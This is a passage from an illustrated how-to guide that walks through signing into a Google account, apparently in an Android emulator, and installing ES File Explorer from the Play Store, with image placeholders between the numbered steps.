


3. You will be asked to add a Google Account, click **Existing** button


Note: If you do not have a Google account, click **New** button and create an account



4. Sign in window appears, Enter your Google account credentials and click the arrow button




5. A pop-up appears, click **OK** to agree to the Google terms of service




6. Wait for the sign in process to complete


7. A Google Services window appears, uncheck **Back up data to your Google Account** and **Keep me up to date with news and offers from Google Play** options
8. Click the arrow button




9. Once the Play Store is loaded, click the **Search** icon




10. Type **es file explorer** in the search bar and press Enter. **ES File Explorer File Manager** application appears in the search result. Click on it.




11. Click **INSTALL** button to begin the application installation




12. **ES File Explorer File Manager** pop-up appears, click **ACCEPT**




13. Wait for the application to install. On completing the installation, click **OPEN**



14. Suggestions wizard appears, click on the wizard thrice




15. Once done, ES File Explorer window appears, click **home** button

